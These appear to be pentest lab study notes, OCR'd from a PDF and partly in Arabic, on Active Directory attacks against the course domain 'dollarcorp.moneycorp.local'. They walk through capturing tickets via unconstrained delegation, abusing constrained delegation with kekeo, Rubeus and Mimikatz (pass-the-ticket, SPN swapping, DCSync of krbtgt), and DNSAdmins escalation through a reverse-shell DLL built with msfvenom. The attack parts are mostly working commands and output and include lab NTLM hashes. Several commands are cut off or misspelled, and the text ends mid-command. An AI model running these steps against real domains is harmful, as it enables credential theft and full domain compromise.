# Use Invoke-UserHunter Pull -> To Catch the Ticket from any user that make some operation

Invoke-UserHunter -ComputerName dcorp-appsrv -Poll 100 -UserName Administrator -Delay 5 -Verbose
```

We’ll wait for any session from `Administrator`

```
PS C:\Users\studentadmin> Invoke-UserHunter -ComputerName dcorp-appsrv -Poll 100 -UserName Administrator -Delay 5 -Verbose
VERBOSE: [*] Running Invoke-UserHunter with delay of 5
VERBOSE: [*] Polling for 100 seconds. Automatically enabling threaded mode.
VERBOSE: [*] Using target user 'Administrator'...
VERBOSE: Using threading with threads = 1
VERBOSE: [*] Total number of hosts: 1
VERBOSE: Waiting for threads to finish...
VERBOSE: All threads completed!
PS C:\Users\studentadmin> Invoke-UserHunter -ComputerName dcorp-appsrv -Poll 100 -UserName Administrator -Delay 5 -Verbose
VERBOSE: [*] Running Invoke-UserHunter with delay of 5
VERBOSE: [*] Polling for 100 seconds. Automatically enabling threaded mode.
VERBOSE: [*] Using target user 'Administrator'...
VERBOSE: Using threading with threads = 1
VERBOSE: [*] Total number of hosts: 1
VERBOSE: Waiting for threads to finish...


UserDomain      :
UserName        : Administrator
ComputerName    : dcorp-appsrv
IPAddress       : 172.16.7.217
SessionFrom     : 172.16.2.1
SessionFromName : ip-172-16-2-1.ec2.internal
LocalAdmin      :
```


Now do again `Invoke-Mimikatz -Command '"sekurlsa::tickets /export"'`

And Boom We Got it


```
----
[0;3984189]-2-0-60a10000-appadmin@krbtgt-DOLLARCORP.MONEYCORP.LOCAL.kirbi
[0;3984bb0]-2-0-60a10000-appadmin@krbtgt-DOLLARCORP.MONEYCORP.LOCAL.kirbi
[0;398504d]-2-0-60a10000-appadmin@krbtgt-DOLLARCORP.MONEYCORP.LOCAL.kirbi
[0;39854b1]-2-0-60a10000-appadmin@krbtgt-DOLLARCORP.MONEYCORP.LOCAL.kirbi
[0;39f28c6]-2-0-60a10000-Administrator@krbtgt-DOLLARCORP.MONEYCORP.LOCAL.kirbi
[0;39f2955]-2-0-60a10000-studentadmin@krbtgt-DOLLARCORP.MONEYCORP.LOCAL.kirbi
[0;39f2b4b]-2-0-60a10000-appadmin@krbtgt-DOLLARCORP.MONEYCORP.LOCAL.kirbi
[0;39f2b79]-2-0-60a10000-appadmin@krbtgt-DOLLARCORP.MONEYCORP.LOCAL.kirbi
[0;3e4]-0-0-40a50000-DCORP-APPSRV$@cifs-dcorp-dc.dollarcorp.moneycorp.local.kirbi
[0;3e4]-0-1-40a50000-DCORP-APPSRV$@ldap-dcorp-dc.dollarcorp.moneycorp.local.kirbi
[0;3e4]-0-2-40a50000-DCORP-APPSRV$@ldap-dcorp-dc.dollarcorp.moneycorp.local.kirbi
[0;3e4]-2-0-60a10000-DCORP-APPSRV$@krbtgt-DOLLARCORP.MONEYCORP.LOCAL.kirbi
[0;3e4]-2-1-40e10000-DCORP-APPSRV$@krbtgt-DOLLARCORP.MONEYCORP.LOCAL.kirbi
[0;3e7]-0-0-40a50000-DCORP-APPSRV$@cifs-dcorp-dc.dollarcorp.moneycorp.local.kirbi
[0;3e7]-0-1-40a50000.kirbi
[0;3e7]-0-2-40a50000-DCORP-APPSRV$@LDAP-dcorp-dc.dollarcorp.moneycorp.local.kirbi
[0;3e7]-0-3-40a50000-DCORP-APPSRV$@ldap-us-dc.us.dollarcorp.moneycorp.local.kirbi
[0;3e7]-0-4-40a50000-DCORP-APPSRV$@LDAP-dcorp-dc.dollarcorp.moneycorp.local.kirbi
[0;3e7]-2-0-60a10000-DCORP-APPSRV$@krbtgt-DOLLARCORP.MONEYCORP.LOCAL.kirbi
[0;3e7]-2-1-40e10000-DCORP-APPSRV$@krbtgt-DOLLARCORP.MONEYCORP.LOCAL.kirbi
[0;3e7]-2-2-40a50000-DCORP-APPSRV$@krbtgt-US.DOLLARCORP.MONEYCORP.LOCAL.kirbi
```

So Now Use Mimikatz to passTheTicket:

```
Invoke-Mimikatz -Command '"kerborse::ptt <name_of_ticket>"'
```



Now This way help us to escalate domain admin from uncostrained delegation.




Constrained:

(Specified Services on Specified Computers)


> If you have compromised a user account or a computer (machine account) that has kerberos constrained delegation enabled, it's possible to impersonate any domain user (including administrator) and authenticate to a service that the user account is trusted to delegate to.

- Allows the account with The `"Trust this user/Computer for delegation to specified services only"` enabled to impersonate `ANY user` to access `Specific service` listed in the allowble delegation list

> As seen below in `Figures 1 and 2`, delegation properties are set for `specific service types and hosts` *(Service Principal Names - SPNs)* for user or computer accounts.



This configuration of a constrained delg for a `USER`



This configuration of a constrained delg for a `Computer`

So , This type of delegation gives a massive responsibility to the front-end services to authenticate the user. In this case, `the user doesn't authenticate to the Kerberos domain controller (KDC) directly`. Instead, it will **authenticate to the service first**, then the **service impersonates the user to access the requested resource**.

🔴 Note

User Must get a valid TGT to request TGS, So How to get valid TGT?

1. **`Initially sending a timestamp which is encrypted and sign with NTLM hash of the user password`**

> To impersonate the user, **Service For user** (**S4U**) extension is used which provides **two extensions**:
> **Kerberos Protocol does this type of delegation with two (2) extensions:**

1. • `Service for User to Self (S4U2Self)` — Kerberos protocol transition extension. →
    a. `Service request TGS for it's self from the DC without supplying the password`

b. Service account must have the → `TRUSTED_TO_AUTHENTICATE_FOR_DELEGATION` (T2A4D) **`UserAccessControl`** (UAC) Attribute.

c. Allows a service to obtain a forwardable TGS to itself on behalf of a user.

i. just with the **user principal name** without supplying password.


2. • `Service for User to Proxy (S4U2Proxy)` — Kerberos Constrained Delegation extension.

a. Allows a service to obtain a TGS to a second service on behalf of a user.

i. Because this is constrained Delegation that's mean → it cannot be request a TGS by any service it must be some specific service That is controlled by : `msDS-AllowedToDelegateTo` Attribute. **this contain list of SPNs to which the user tokens are** `TGS` can be forwarded

Authentication Flow:

1. A user - Joe, authenticates to the web service (running with service account websvc) using a non-Kerberos compatible authentication mechanism.
2. The web service requests a ticket from the Key Distribution Center (KDC) for Joe's account without supplying a password, as the websvc account.
3. The KDC checks the websvc userAccountControl value for the TRUSTED_TO_AUTHENTICATE_FOR_DELEGATION attribute, and that Joe's account is not blocked for delegation. If OK it returns a forwardable ticket for Joe's account (S4U2Self).
4. The service then passes this ticket back to the KDC and requests a service ticket for the CIFS/dcorp-mssql.dollarcorp.moneycorp.local service.
5. The KDC checks the msDS-AllowedToDelegateTo field on the websvc account. If the service is listed it will return a service ticket for dcorp-mssql (S4U2Proxy).
6. The web service can now authenticate to the CIFS on dcorp-mssql as Joe using the supplied TGS.



Step 2,3 allowes the web server to obtain a TGS for it self as Joe User (impersonate joe)

Step 5,6 KDC check the value of `msDS-AllowedToDelegateTo` if it's matches `CIF/dcorp-mssql` **on the websvc account if it matches the** `CIF/dcorp-mssql` **then KDC will return the TGS for** `dcorp-mssql` **as joeuser.**

`dcrop-mssql` على جهاز `CIF` هنا الاحظ ان التكت اللي اخذتها فقط على خدمه وحده وهي

`Unconstrained` و `Constrianed` وهذا يوضح لي الفرق بين الـ


To Abuse the constrained delegation in above scenario, **we need to have access to the websvc account.**if we have access to that account, **it's possible to access the service listed in** `msDS-AllowedToDelegateTo` of the websvc account as ANY user.

🚩**Attack Requirements:**

- a User Or Computer account with Delegation option enabled:
  - `"Trust This user/computer for delegation to specified service only"`
- `Local Admin Privileges` on the Delegated compromised host:
  - `"If you compromised the server as a regular user, you need to esclate to admin to abuse this delegation feature."`

```
# Enumerate users and computers with constrained delegation enabled
# PowerView ( dev )
Get-DomainUser -TrustedToAuth
```

```
Get-DomainComputer -TrustedToAuth
# PowerView
Get-NetUser -TrustedToAuth
Get-NetComputer -TrustedToAuth
# ADModule
Get-ADObject -Filter {msDS-AllowedToDelegateTo -ne "$null"} -Properties msDS-AllowedToDelegateTo
```




Two Object Name:

1. Name → `websvc` , Service → `CIFS`
2. Name → `DCORP-ADMINSRV` , Service → `time`

So `websvc` just delegate to `CIFS`

And `DCORP-ADMINSRV` delegate to `time`

- PowerView_dev



💥 Time to abuse this account and get the privilege:


So before we access to `dcorp-adminsrv` box so we can use the `NTLM hash` or `plaintext password`.

OR

`asktgt` from `kekeo,` **we request a TGT (steps 2 & 3 in the digram).**

```
kekeo# tgt::ask /user:websvc /domain:dollarcorp.moneycorp.local /rc4:cc098f204c5887eaa8253e7c2749156f
```

> Kekeo is a tool that `read and write ticket on LSASS` **without** injected to LSASS




Now when we have a `TGT` we request a `TGS` using `s4u` from kekeo `(step 4&5)`

```
tgs::s4u /tgt:<PATH_OF_TICKET> /user:Administrator@dollarcorp.moneycorp.local /service:cifs-dcorp-mssql.dollarcorp.moneycorp.l
```

`websvc` تكون طالبها من اليوزر `tgt` هنا اخترت اليوزر ادمن او اي يوزر بشرط

`Delegate_user` وبعدين حطيت اسم السيرفس اللي تسمح لل



Now we use a Mimikatz to inject the TGS ticket and whoooa we got it:

```
Invoke-Mimikatz -Command '"kerberos::ptt <Name_File_Of_Ticket_TGS>"'
```

```
PS C:\AD\Tools\kekeo\x64> . ..\..\Invoke-Mimikatz.ps1
PS C:\AD\Tools\kekeo\x64> Invoke-Mimikatz -Command '"kerberos::ptt TGS_Administrator@dollarcorp.moneycorp.local@DOLLARCORP.MONEYCORP.LOCAL_cifs~dcorp-mssql.dollarcorp.moneycorp.LOCAL@DOLLARCORP.MONEYCORP.LOCAL.kirbi"'

  .#####.   mimikatz 2.1.1 (x64) built on Jul 18 2018 15:40:54 - lil!
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(powershell) # kerberos::ptt TGS_Administrator@dollarcorp.moneycorp.local@DOLLARCORP.MONEYCORP.LOCAL_cifs~dcorp-mssql.dollarcorp.moneycorp.LOCAL@DOLLARCORP.MONEYCORP.LOCAL.kirbi

* File: 'TGS_Administrator@dollarcorp.moneycorp.local@DOLLARCORP.MONEYCORP.LOCAL_cifs~dcorp-mssql.dollarcorp.moneycorp.LOCAL@DOLLARCORP.MONEYCORP.LOCAL.kirbi': OK

PS C:\AD\Tools\kekeo\x64> klist

Current LogonId is 0:0x3b72b

Cached Tickets: (1)

#0>     Client: Administrator @ DOLLARCORP.MONEYCORP.LOCAL
        Server: cifs/dcorp-mssql.dollarcorp.moneycorp.LOCAL @ DOLLARCORP.MONEYCORP.LOCAL
        KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
        Ticket Flags 0x40a10000 -> forwardable renewable pre_authent name_canonicalize
        Start Time: 12/29/2018 12:05:47 (local)
        End Time:   12/29/2018 22:04:13 (local)
        Renew Time: 1/5/2019 12:04:13 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0
        Kdc Called:
PS C:\AD\Tools\kekeo\x64>
```

Now We can access just the file system on `dcorp-mssql` machine.

```
ls \\dcorp-mssql.dollarcorp.moneycorp.local\c$
```

```
PS C:\AD\Tools\kekeo\x64> ls \\dcorp-mssql.dollarcorp.moneycorp.LOCAL\c$


    Directory: \\dcorp-mssql.dollarcorp.moneycorp.LOCAL\c$


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         2/23/2018  11:06 AM                PerfLogs
d-r---         11/3/2018   4:00 PM                Program Files
d-----         11/3/2018   4:04 PM                Program Files (x86)
d-----        10/30/2018   3:52 PM                Temp
d-----         12/9/2018  12:51 AM                Transcripts
d-r---         11/3/2018   1:46 PM                Users
d-----        10/30/2018   2:11 PM                Windows


PS C:\AD\Tools\kekeo\x64>
```

But we cannot execute any other protocol for `dcorp-mssql` Like

`Get-WmiObject` or `Enter-PSSession` we got access denied.

So What we can do after this ?

We can Actually access althoughs services on machine which run under the same account, There is no validation for The SPN specified.

that’s mean → if we have delegation for `CIFS` on `dcorp-mssql` we can access all those services which use the same user account as `CIFS` .

> This is huge as it allows access to many interesting services when the delegation may be for a non-intrusive service!

When we Enumerated for a A delegation users we have another machine it’s called ⇒ `dcorp-adminsrv` So **`Request A TGS for another machine`**

We Have a NTLM Hash of adminsrv before.

Either plaintext password or NTLM hash is required. If we have access to dcorp-adminsrv hash

Using asktgt from Kekeo, we request a TGT:

```
tgt::ask /user:dcorp-adminsrv$
/domain:dollarcorp.moneycorp.local
/rc4:1fadb1b13edbc5a61cbdc389e6f34c67
```

After request a TGT we request a TGS but here is a differince:

Using s4u from Kekeo_one (no SNAME validation):

```
tgs::s4u /tgt:TGT_dcorp-
adminsrv$@DOLLARCORP.MONEYCORP.LOCAL_krbtgt~dollarcorp.m
oneycorp.local@DOLLARCORP.MONEYCORP.LOCAL.kirbi
/user:Administrator@dollarcorp.moneycorp.local
/service:time/dcorp-
dc.dollarcorp.moneycorp.LOCAL|ldap/dcorp-
dc.dollarcorp.moneycorp.LOCAL
```

So Here we not just access to time, we can access to ldap on DC as Administrator impersonate that administrator.

That's mean we Can Run Attack `"DCSync"` without having domain admin priv

for our current user.

```
# Request a TGT
tgt::ask /user:dcorp-adminsrv$ /domain:dollarcorp.moneycorp.local /rc4:1fadb1b13edbc5a61cbdc389e6f34c67
```

```
kekeo # tgt::ask /user:dcorp-adminsrv$ /domain:dollarcorp.moneycorp.local /rc4:a385779dd2a076271ca2ffb7ecd0808e
Realm         : dollarcorp.moneycorp.local (dollarcorp)
User          : dcorp-adminsrv$ (dcorp-adminsrv$)
CName         : dcorp-adminsrv$  [KRB_NT_PRINCIPAL (1)]
SName         : krbtgt/dollarcorp.moneycorp.local        [KRB_NT_SRV_INST (2)]
Need PAC      : Yes
Auth mode     : ENCRYPTION KEY 23 (rc4_hmac_nt      ): a385779dd2a076271ca2ffb7ecd0808e
[kdc] name: dcorp-dc.dollarcorp.moneycorp.local (auto)
[kdc] addr: 172.16.2.1 (auto)
  > Ticket in file 'TGT_dcorp-adminsrv$@DOLLARCORP.MONEYCORP.LOCAL_krbtgt~dollarcorp.moneycorp.local@DOLLARCORP.MONEYCORP.LOCAL.kirbi'

kekeo # _
```

```
# Request a TGS ticket
tgs::s4u /tgt:TGT_dcorpadminsrv$@DOLLARCORP.MONEYCORP.LOCAL_krbtgt~dollarcorp.moneycorp.local@DOLLARCORP.MONEYCORP.LOCAL.kirbi
```

We rquesting as Administrator a ticket not only time and also `ldap service`

```
PS C:\AD\Tools\kerberoast> Get-ADObject -Filter {msDS-AllowedToDelegateTo -ne "$null"} -Properties msDS-AllowedToDelegateTo


DistinguishedName        : CN=web svc,CN=Users,DC=dollarcorp,DC=moneycorp,DC=local
msDS-AllowedToDelegateTo : {CIFS/dcorp-mssql.dollarcorp.moneycorp.LOCAL, CIFS/dcorp-mssql}
Name                     : web svc
ObjectClass              : user
ObjectGUID               : b2f4df8d-062a-497d-85e9-49475eaefdf7

DistinguishedName        : CN=DCORP-ADMINSRV,OU=Applocked,DC=dollarcorp,DC=moneycorp,DC=local
msDS-AllowedToDelegateTo : {time/dcorp-dc.dollarcorp.moneycorp.local/dollarcorp.moneycorp.local,
                           time/dcorp-dc.dollarcorp.moneycorp.local, time/DCORP-DC, time/dcorp-dc.dollarcorp.moneycorp.local/dcorp...}
Name                     : DCORP-ADMINSRV
ObjectClass              : computer
ObjectGUID               : eebe7e4d-040d-4da0-ab97-162d0aa4096f
```

لو تلاحظ هنا ماعندي وصول لخدمه ثانيه لكن عن طريق الجهاز الاول قدرت اوصل لاكثر من خدمه على الجهاز الثاني ك ادمن.

```
kekeo # Invoke-Mimikatz -Command '"kerberos::ptt TGS_Administrator@dollarcorp.moneycorp.local@DOLLARCORP.MONEYCORP.LOCAL_ldap~dcorp-dc.
dollarcorp.moneycorp.LOCAL@DOLLARCORP.MONEYCORP.LOCAL_ALT.kirbi"'
kekeo
```

Now Injected By mimikatz

```
Invoke-Mimikatz -Command '"kerberos::ptt TGS_Administrator@dollarcorp.moneycorp.local@DOLLARCORP.MONEYCORP.LOCAL_ldap~dcorpdc.
Invoke-Mimikatz -Command '"lsadump::dcsync/user:dcorp\krbtgt"'
```

To abuse constrained delegation for dcorp-adminsrv$ using `Rubeus`, we can use the following command (`We are requesting a TGT and TGS' in a single command`):

```
.\Rubeus.exe s4u /user:dcorp-adminsrv$ /rc4:1fadb1b13edbc5a61cbdc389e6f34c67 /impersonateuser:Administrator /msdsspn:"time/dco
```

After injection, we can run DCSync:

```
Invoke-Mimikatz -Command '"lsadump::dcsync /user:dcorp\krbtgt"'
```


▼ Priv Esc - DNSAdmins

Very Interesting Privilege escalation, by abusing privilege's of the **DNSAdmin group.**

This method can be used when we have access to user account who happens to be a member of DNSAdmins group or when the compromised user account has write privileges to a DNS server object. So it has a capability to load arbitrary DLL with the privileges of `dns.exe` **(SYSTEM level privileges).**

You can check if a user is in DNSAdmins group by using the command:

```
net user <userName> /domain
e.g => net user spotless /domain
```



if the output contains `DNSAdmins` in it's **group memberships**, then the user belongs to the group and we can abuse his membership to escalate to Administrator rights.

if we have access to the member in `DNSAdmin` group we can run a `dll` that is run our code to execute something else like: `reverse shell with system privileges.`

> Note: `DNSAdmin Group` Must Have privileges to Restart the DNS service.

> *Note: the default configuration will not allow restarting the server.*

Now We need to enumerate the members of the DNSAdmin Group:

```
# PowerView
Get-NetGroupMember -GroupName "DNSAdmins"
# OR
Get-NetGroupMember DNSAdmins
```

```
PS C:\AD\Tools> . .\PowerView.ps1
PS C:\AD\Tools> Get-NetGroupMember DNSAdmins


GroupDomain  : dollarcorp.moneycorp.local
GroupName    : DnsAdmins
MemberDomain : dollarcorp.moneycorp.local
MemberName   : srvadmin
MemberSID    : S-1-5-21-268341927-4156871508-1792461683-1114
IsGroup      : False
MemberDN     : CN=srv admin,CN=Users,DC=dollarcorp,DC=moneycorp,DC=local
```


Now we need to compromise a member , we Already have the hash of srvadmin beacuse of derivative local admin.

We will build a DLL which contains `reverse tcp code and inject it into dns.exe process on the victim's DNS Server (DC)`. In case your work requires building a DLL which exports all necessary functions refer this post or this screenshot
for building the DLL instead of msfvenom. You can also use remote dll injector.

Building The DLL:

we need to build a DNS plugin DLL that we will be injecting into a `dns.exe` process on a victim DNS server (DC). Below is a screenshot of the DLL exported functions that are expected by the dns.exe binary when loading a plugin DLL. I have also added a **simple system command to invoke a netcat reverse shell once the plugin is initialized and code is executed.**
I then tested the function with `rundll32` as shown below, which returned a reverse shell to my attacking machine - code gets executed, shell gets spawned:

```
rundll32.exe .\dnsprivesc.dll,DnsPluginInitialize
```



Building the DLL using msfvenom:

While building a payload `you have to take the target machine's architecture in consideration` too**(X86/x64).**

> One thing i learnt during this pentest lab was that **`meterpreter shells are blocked by Antivirus/Windows Defender`**, to be specific, `the staged ones`. The difference between `staged` and `stageless` payloads are described in detail in this rapid7 post.

I later found that stageless payloads have limitations which do not allow dll injections for now,it can be tracked in this GitHub issue.So i decided to go for more simple `payloads without meterpreter`. My victim had a `64 bit arch`, so i generated a dll with the following command,

```
msfvenom -a <ARCH> -p <PAYLOAD> LHOST=<IP> LPORT=<PORT> -f <TYPE_FILE>
#eg
